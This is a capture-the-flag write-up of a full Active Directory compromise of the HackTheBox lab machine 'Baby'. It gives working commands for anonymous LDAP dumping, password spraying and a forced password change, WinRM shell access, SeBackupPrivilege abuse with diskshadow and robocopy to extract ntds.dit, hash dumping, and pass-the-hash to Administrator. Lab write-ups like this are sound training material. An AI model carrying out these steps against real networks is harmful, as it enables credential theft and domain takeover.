Baby HackTheBox Writeup

SUMMARY
Baby is a Windows Active Directory machine running on the domain baby.vl. The entry point is straightforward once you know where to look: LDAP is exposed and allows anonymous queries, and one of the domain users has left a plaintext password sitting in their description attribute. Classic.
The credential doesn’t work directly for that user, but a password spray across the full domain user list hits Caroline.Robinson with a STATUS_PASSWORD_MUST_CHANGE response. A quick password change via netexec gets us a valid set of credentials, and since she has WinRM access, we land a shell on the Domain Controller.

From there, BloodHound reveals that Caroline.Robinson is a member of the Backup Operators group, which grants her the SeBackupPrivilege right. We abuse this to create a shadow copy with diskshadow, extract ntds.dit and the SYSTEM hive via robocopy, dump all domain hashes offline with secretsdump, and log in as Administrator. Game over.
PATH TO FOLLOW
- Reconnaissance
- SMB Enumeration
- Anonymous LDAP Enumeration
- Domain User Enumeration
- Password Spray & Forced Password Change
- Shell as Caroline.Robinson (WinRM)
- BloodHound Enumeration
- SeBackupPrivilege Abuse (Shadow Copy)
- ntds.dit Extraction & Hash Dump
- Shell as Administrator
Let’s get to work

1. Reconnaissance
The nmap scan immediately tells us we’re dealing with a full Active Directory environment. The domain is baby.vl, the machine is BabyDC.baby.vl, and we have the usual AD ports open: DNS (53), Kerberos (88), LDAP (389/636/3268), SMB (445), RDP (3389), and WinRM (5985). The OS version points to Windows Server 2022.
nmap -sCV -p53,88,135,139,389,445,464,593,636,3268,3269,3389,5985,9389,49609,49610,49618,49664,49669,54881,54893 -oN targeted 10.129.234.71The combination of open LDAP and WinRM is always worth a closer look. Let’s start enumerating.
2. SMB Enumeration
First reflex on any AD machine, check if the guest account is enabled and whether we can list shares unauthenticated. No luck here, guest authentication is disabled.
netexec smb 10.129.234.71 -u 'guest' -p '' --shares
Nothing. Moving on to LDAP.
3. Anonymous LDAP Enumeration
LDAP is open, so we try an anonymous bind and dump the entire directory. This is a goldmine if the sysadmin hasn’t locked it down and as we can see, they haven’t.
ldapsearch -x -H ldap://10.129.234.71 -D '' -w '' -b "DC=baby,DC=vl"
We find a password stored in plaintext inside the description attribute of user Teressa.Bell. We try it immediately:

It doesn’t work. The account might have restrictions, or the password is a default that was already rotated on that specific account. Either way, the credential is worth keeping let’s spray it across the full domain.
4. Domain User Enumeration
Still anonymous, we query LDAP to pull the sAMAccountName for every user in the domain:
ldapsearch -x -H ldap://10.129.234.71 -D '' -w '' -b "DC=baby,DC=vl" | grep -iE "objectClass: user" -A 30 | grep -i 'samaccountname'
Good list, but there might be more. A query on the dn attribute reveals additional entries we might have missed:
ldapsearch -x -H ldap://10.129.234.71 -D '' -w '' -b "DC=baby,DC=vl" | grep 'dn'
There’s Caroline.Robinson. Worth spraying the found credential across the full list.
5. Password Spray & Forced Password Change
We spray the credential found in Teressa Bell’s description field against all domain users. The result for Caroline.Robinson is STATUS_PASSWORD_MUST_CHANGE, the account exists, the password is valid, but the user has never logged in and must set a new one on first use.

We can change the password directly via netexec without being on the machine. The first attempt fails because the new password doesn’t meet the pwdMinLength policy:

We add more complexity and it goes through:
netexec smb 10.129.234.71 -u 'Caroline.Robinson' -p 'BabyStart123!' -M change-password -o NEWPASS='NewPassword123!'
We verify the new credentials work against SMB:
netexec smb 10.129.234.71 -u 'Caroline.Robinson' -p 'NewPassword123!'
6. Shell as Caroline.Robinson
Check whether she has WinRM access:
netexec winrm 10.129.234.71 -u 'Caroline.Robinson' -p 'NewPassword123!' 2>/dev/null
Pwn3d! — WinRM confirmed. We connect with evil-winrm:
evil-winrm-py -i 10.129.234.71 -u 'Caroline.Robinson' -p 'NewPassword123!'
We’re on the Domain Controller. Time to find out what this user can do.
7. BloodHound Enumeration
Running BloodHound against the domain, we find that Caroline.Robinson is a member of the Backup Operators group:
We confirm it locally from the shell:
whoami /groups /fo csv /nh
Checking her token privileges:

SeBackupPrivilege is enabled. This privilege allows reading any file on the system regardless of ACLs, including ntds.dit.
8. SeBackupPrivilege Abuse (Shadow Copy)
To extract ntds.dit safely we need a shadow copy of C: — you can’t just copy the file while it’s in use. The cleanest approach from a WinRM session is diskshadow. Create a script with the following instructions:
set context persistent nowriters
add volume c: alias pwned
create
expose %pwned% z:
Important: run these from a directory where we have write access (C:\Windows\Temp\test\). If you’re in a read-only path, diskshadow will throw “The .cab metadata file cannot be stored in the current working directory, because it is read-only.”
Once the script is on the machine, execute it:
diskshadow.exe /s c:\Windows\Temp\test\test.txt
With the shadow copy mounted as Z:, we use robocopy with the /b (backup) flag to bypass ACLs and grab ntds.dit. We also save the SYSTEM hive, we need it to decrypt the hashes:
robocopy /b z:\Windows\NTDS\ . ntds.dit
reg save HKLM\SYSTEM system
9. Hash Dump
We transfer both files to our attack machine and run secretsdump:

We have the Administrator NTLM hash. Time to use it.
10. Shell as Administrator
Pass-the-hash with evil-winrm and we’re in:

root shell on the Domain Controller. Game over.